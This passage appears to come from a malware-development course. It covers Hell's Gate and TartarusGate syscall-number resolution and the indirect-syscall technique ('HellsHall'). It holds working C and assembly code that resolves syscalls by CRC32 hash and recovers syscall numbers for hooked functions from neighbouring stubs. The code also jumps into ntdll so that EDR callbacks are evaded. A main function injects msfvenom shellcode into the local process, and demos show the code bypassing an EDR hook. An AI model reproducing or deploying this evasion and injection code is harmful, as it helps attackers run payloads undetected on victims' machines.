  printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%0.2X \n", g_Nt.NtCreateThreadEx.dwSSn);


  if (!FetchNtSyscall(NtWaitForSingleObject_CRC32, &g_Nt.NtWaitForSingleObject)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtWaitForSingleObject \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%0.2X \n", g_Nt.NtWaitForSingleObjec
t.dwSSn);

  return TRUE;
}
```

`NtAllocateVirtualMemory_CRC32`, `NtProtectVirtualMemory_CRC32`, `NtCreateThreadEx_CRC32`, and `NtWaitForSingleObject_CRC32` are the hash values of the respective syscalls.

Hasher Program

The syscall hashes are generated using the *Hasher* program which contains the `crc32h` hashing function. Hasher prints the values of its `crc32h`'s function output.

```
#include <Windows.h>#include <stdio.h>#define SEED 0xEDB88320#define STR "_CRC32"unsigned int crc3
2h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) {    // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
        i = i + 1;
    }
    return ~crc;
}
```

```
#define HASH(API) crc32h((char*)API)int main() {

    printf("#define %s%s \t 0x%0.8X \n", "NtAllocateVirtualMemory", STR, HASH("NtAllocateVirtualMe
mory"));
    printf("#define %s%s \t 0x%0.8X \n", "NtProtectVirtualMemory", STR, HASH("NtProtectVirtualMemo
ry"));
    printf("#define %s%s \t 0x%0.8X \n", "NtCreateThreadEx", STR, HASH("NtCreateThreadEx"));
    printf("#define %s%s \t 0x%0.8X \n", "NtWaitForSingleObject", STR, HASH("NtWaitForSingleObjec
t"));
}
```

```
PS C:\Users\User\Desktop\Advanced\HellsGateUpdated\x64\Debug> .\Hasher.exe
#define NtAllocateVirtualMemory_CRC32    0xE0762FEB
#define NtProtectVirtualMemory_CRC32     0x5C2D1A97
#define NtCreateThreadEx_CRC32   0x2073465A
#define NtWaitForSingleObject_CRC32      0xDD554681
```

Main Function

The `InitializeNtSyscalls` function is called first, followed by syscalls to perform a local code injection using Msfvenom's shellcode. The call to the syscalls is done using the `SetSSn` and `RunSyscall` assembly functions previously described.


```
int main() {

  NTSTATUS  STATUS    = NULL;
  PVOID   pAddress  = NULL;
  SIZE_T    sSize   = sizeof(Payload);
  DWORD   dwOld   = NULL;
  HANDLE    hProcess  = (HANDLE)-1, // local process
          hThread   = NULL;


  // initializing the used syscalls
  if (!InitializeNtSyscalls()) {
    printf("[!] Failed To Initialize The Specified Direct-Syscalls \n");
    return -1;
  }


  // allocating memory
  SetSSn(g_Nt.NtAllocateVirtualMemory.dwSSn);
  if ((STATUS = RunSyscall(hProcess, &pAddress, 0, &sSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRIT
E)) != 0x00 || pAddress == NULL) {
    printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }
```

```
  // copying the payload
  memcpy(pAddress, Payload, sizeof(Payload));
  sSize = sizeof(Payload);

  // changing memory protection
  SetSSn(g_Nt.NtProtectVirtualMemory.dwSSn);
  if ((STATUS = RunSyscall(hProcess, &pAddress, &sSize, PAGE_EXECUTE_READ, &dwOld)) != 0x00) {
    printf("[!] NtProtectVirtualMemory Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }


  // executing the payload
  SetSSn(g_Nt.NtCreateThreadEx.dwSSn);
  if ((STATUS = RunSyscall(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pAddress, NULL, FALSE, NUL
L, NULL, NULL, NULL)) != 0x00) {
    printf("[!] NtCreateThreadEx Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }


  // waiting for the payload
  SetSSn(g_Nt.NtWaitForSingleObject.dwSSn);
  if ((STATUS = RunSyscall(hThread, FALSE, NULL)) != 0x00) {
    printf("[!] NtWaitForSingleObject Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }


  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```


Demo 1 - Without TartarusGate

`MalDevEdr.dll` is injected into the Hell's Gate implementation that does not use TartarusGate to find an SSN. This will fail when searching for the SSN, as expected.


- Injecting `MalDevEdr.dll` into the Hell's Gate implementation.



- `NtProtectVirtualMemory` is hooked.




- Hell's Gate fails.




Demo 2 - With TartarusGate

`MalDevEdr.dll` is injected into the Hell's Gate implementation that uses TartarusGate to find an SSN. This implementation is able to successfully retrieve the SSN.

- Injecting `MalDevEdr.dll` into the Hell's Gate implementation that utilizes TartarusGate. Furthermore, breakpoints are inserted in several points in the code for further analysis.



• Hitting a breaking point when retrieving the SSN of `NtProtectVirtualMemory`. Since it's hooked, the syscall's opcodes aren't the same as the usual syscall format.



• The syscall directly below `NtProtectVirtualMemory` is unhooked and so its SSN is retrieved instead. The variable `idx` has a value of 1.

• `low` is 81 (in decimal) and `high` is 0. Calculating this neighboring syscall's SSN returns `0x51` (in hex) or 81 (in decimal)

• Since the search path was downward, `NtProtectVirtualMemory`'s SSN is `81 - 1 = 80`.

• 80 in hex is `0x50`, which is the correct SSN for `NtProtectVirtualMemory`.

89. Indirect Syscalls - HellsHall

Indirect Syscalls - HellsHall


Introduction

The Hell's Gate implementation was updated in the previous module to improve its ability to obtain the SSN of any hooked syscall. Unfortunately, the implementation still relied on direct syscalls where the syscall function is executed from within the address space of the local process rather than where it's supposed to be executed from, `ntdll.dll`. Direct syscalls can be detected by EDRs and other security solutions due to the use of callbacks that are triggered when the program flow is transferred between user and kernel mode or vice versa which is when the `syscall` is executed or returned. Recall that the `syscall` instruction in 64-bit assembly is used to switch the processor from user mode to kernel mode and initiate a system call.

For example, if a security solution uses NtSetProcessInformation with the `ProcessInstrumentationCallback` flag, it can set a callback function to be executed whenever the execution flow returns to user mode from the kernel. The triggered callback function can then analyze whether the syscall executed came from `ntdll.dll`'s address space or not. More on detecting syscalls can be found here.

Essentially if the `syscall` instruction is executed directly from within an assembly file, it can be detected and flagged as suspicious, regardless of which syscall function was used, since the `syscall` instruction should only ever be executed from within `ntdll.dll`. To circumvent this, an indirect syscall technique must be used which requires jumping to an address of a `syscall` instruction located within ntdll.dll. When security solutions trigger the callback function they would see that the `syscall` instruction was being called from within `ntdll.dll`'s address space and assume it's legitimate, although it was performed by the local program.

The following image illustrates how indirect syscalls are performed.




Finding a Syscall Address

The same code from the previous module will continue to be used, as the SSN of a specified syscall is still necessary to execute indirect syscalls. The only difference will be in the assembly functions, where the `syscall` instruction needs to be replaced with a `jmp` instruction. The `jmp` instruction will require an address to jump to, which as mentioned previously, will be located inside `ntdll.dll` and therefore the address must be first retrieved.

Any valid `syscall` instruction address can be used but it's preferred that the instruction belongs to a different syscall than the one being called. For example, if `NtAllocateVirtualMemory` is being called, it is better to jump to a `syscall` instruction address that does not belong to `NtAllocateVirtualMemory` in memory.

Therefore instead of jumping to `NtAllocateVirtualMemory`'s syscall instruction address, `0x0007FF8308E3E82`, instead jump to `0x0007FF8308E3EE2` which is the address of `ZwWriteFileGather`'s `syscall` instruction.



Updating The NT_SYSCALL Structure

To do this, the newly introduced `NT_SYSCALL` structure will now contain a new member, `pSyscallInstAddress`. This member holds the address of a random `syscall` instruction in NTDLL.

```
typedef struct _NT_SYSCALL
{
    DWORD dwSSn;                    // syscall number
    DWORD dwSyscallHash;            // syscall hash value
    PVOID pSyscallAddress;          // syscall address
    PVOID pSyscallInstAddress;      // address of a random 'syscall' instruction in ntdll

}NT_SYSCALL, * PNT_SYSCALL;
```

Updating FetchNtSyscall

The next step is to modify the `FetchNtSyscall` function to search for the `syscall` instruction address. The updated code performs the following:

- Checks if the syscall's address is successfully retrieved.
- Add `0xFF` or 225 bytes (in decimal) to the address of the syscall function to search for a `syscall` instruction. The reason 225 bytes are added to the syscall function's address is to search for the `syscall` instruction in a random function that is 225 bytes away from the initial syscall. Keep in mind that the value of 225 is completely arbitrary and could be replaced with any other value.

- Initiates a for-loop that searches for the opcodes `0x0f` and `0x05` which represent the `syscall` instruction.
- The search boundary is `RANGE` which is 225, meaning that this for-loop can search 225 bytes for the `syscall` instruction.
- When a match is found, `pSyscallInstAddress` is set to the address of the retrieved `syscall` instruction.

```
BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {

        PCHAR pcFuncName    = (PCHAR)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress  = (PVOID)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfAddresses[g_Ntdl
lConf.pwArrayOfOrdinals[i]]);

        // if syscall found
        if (HASH(pcFuncName) == dwSysHash) {

            pNtSys->pSyscallAddress = pFuncAddress;

            if (*((PBYTE)pFuncAddress) == 0x4C
                && *((PBYTE)pFuncAddress + 1) == 0x8B
                && *((PBYTE)pFuncAddress + 2) == 0xD1
                && *((PBYTE)pFuncAddress + 3) == 0xB8
                && *((PBYTE)pFuncAddress + 6) == 0x00
                && *((PBYTE)pFuncAddress + 7) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5);
                BYTE low = *((PBYTE)pFuncAddress + 4);
                pNtSys->dwSSn = (high << 8) | low;
                break; // break for-loop [i]
            }

            // if hooked - scenario 1
            if (*((PBYTE)pFuncAddress) == 0xE9) {
```

```
                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            // if hooked - scenario 2
            if (*((PBYTE)pFuncAddress + 3) == 0xE9) {

                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
```

```
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            break; // break for-loop [i]
        }

    }

//----------------------------------------------------------------------------------------------------
----------------------
// updated part //

    if (!pNtSys->pSyscallAddress)
        return FALSE;

    // looking somewhere random (0xFF byte away from the syscall address)
    ULONG_PTR uFuncAddress = (ULONG_PTR)pNtSys->pSyscallAddress + 0xFF;

    // getting the 'syscall' instruction of another syscall function
    for (DWORD z = 0, x = 1; z <= RANGE; z++, x++) {
        if (*((PBYTE)uFuncAddress + z) == 0x0F && *((PBYTE)uFuncAddress + x) == 0x05) {
            pNtSys->pSyscallInstAddress = ((ULONG_PTR)uFuncAddress + z);
            break; // break for-loop [x & z]
        }
    }

//----------------------------------------------------------------------------------------------------
----------------------

    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL
&& pNtSys->pSyscallInstAddress != NULL)
        return TRUE;
    else
        return FALSE;

}
```

Updating SetSSn And RunSyscall

Recall the updated assembly functions in the previous module, `SetSSn` and `RunSyscall`. Both functions were used to initiate a syscall in the updated Hell's Gate implementation.

Previously, `SetSSn` only required the SSN of the syscall to be called and then used `RunSyscall` to execute it. Now, `SetSSn` requires another value, `qSyscallInsAdress`, which is the address of the `syscall` instruction to jump to. After `SetSSn` initializes these values, `RunSyscall` will execute them.

Unobfuscated Assembly Functions

`SetSSN` & `RunSyscall` without unnecessary assembly instructions.

```
.data

  wSystemCall       DWORD 0h
  qSyscallInsAdress QWORD 0h

.code

  SetSSn PROC
      mov wSystemCall, 0h
      mov qSyscallInsAdress, 0h
      mov wSystemCall, ecx    ; saving the ssn value to wSystemCall
      mov qSyscallInsAdress, rdx  ; saving the syscall instruction address to qSyscallInsAdress
      ret
  SetSSn ENDP

  RunSyscall PROC
      mov r10, rcx
      mov eax, wSystemCall
      jmp qword ptr [qSyscallInsAdress] ; jumping to qSyscallInsAdress instead of calling 'syscal
l'
      ret
  RunSyscall ENDP

end
```

Obfuscated Assembly Functions

`SetSSN` & `RunSyscall` with added assembly instructions.

```
.data
  wSystemCall         DWORD 0h
  qSyscallInsAdress   QWORD 0h


.code
```

```
        SetSSn proc
    xor eax, eax                        ; eax = 0
    mov wSystemCall, eax                ; wSystemCall = 0
    mov qSyscallInsAdress, rax          ; qSyscallInsAdress = 0
    mov eax, ecx                        ; eax = ssn
    mov wSystemCall, eax                ; wSystemCall = eax = ssn
    mov r8, rdx                         ; r8 = AddressOfASyscallInst
    mov qSyscallInsAdress, r8           ; qSyscallInsAdress = r8 = AddressOfASyscallInst
    ret
        SetSSn endp


        RunSyscall proc
    xor r10, r10                        ; r10 = 0
    mov rax, rcx                        ; rax = rcx
    mov r10, rax                        ; r10 = rax = rcx
    mov eax, wSystemCall                ; eax = ssn
    jmp Run                             ; execute 'Run'
    xor eax, eax      ; wont run
    xor rcx, rcx      ; wont run
    shl r10, 2        ; wont run
  Run:
    jmp qword ptr [qSyscallInsAdress]   ; jumping to the 'syscall' instruction
    xor r10, r10                        ; r10 = 0
    mov qSyscallInsAdress, r10          ; qSyscallInsAdress = 0
    ret
      RunSyscall endp

end
```

Creating a Helper Macro

As mentioned, the `SetSSn` function now requires two parameters from the initialized `NT_SYSCALL` structure, which are `NT_SYSCALL.dwSSn` and `NT_SYSCALL.pSyscallInstAddress`. To invoke the `SetSSn` function more easily, the `SET_SYSCALL` macro is created and shown below.

```
#define SET_SYSCALL(NtSys)(SetSSn((DWORD)NtSys.dwSSn,(PVOID)NtSys.pSyscallInstAddress))
```

`SET_SYSCALL` takes an `NT_SYSCALL` structure and calls the `SetSSn` function, making the code neater. For example, the following snippets show `SetSSn` being called directly versus when using the `SET_SYSCALL` macro.

Direct SetSSn Call

```
  NT_SYSCALL NtAllocateVirtualMemory = { 0 };
  FetchNtSyscall(NtAllocateVirtualMemory_Hash, &NtAllocateVirtualMemory);

  SetSSn(NtAllocateVirtualMemory.dwSSn, NtAllocateVirtualMemory.pSyscallInstAddress);
  RunSyscall(/* NtAllocateVirtualMemory's parameters */);
```

Using SET_SYSCALL

```
  NT_SYSCALL NtAllocateVirtualMemory = { 0 };
  FetchNtSyscall(NtAllocateVirtualMemory_Hash, &NtAllocateVirtualMemory);

  SET_SYSCALL(NtAllocateVirtualMemory);
  RunSyscall(/* NtAllocateVirtualMemory's parameters */);
```

Updating Main Function

Initializing The NTAPI_FUNC Structure

Similarly to the previous module, all the invoked syscalls will be saved in a global `NTAPI_FUNC` structure.

```
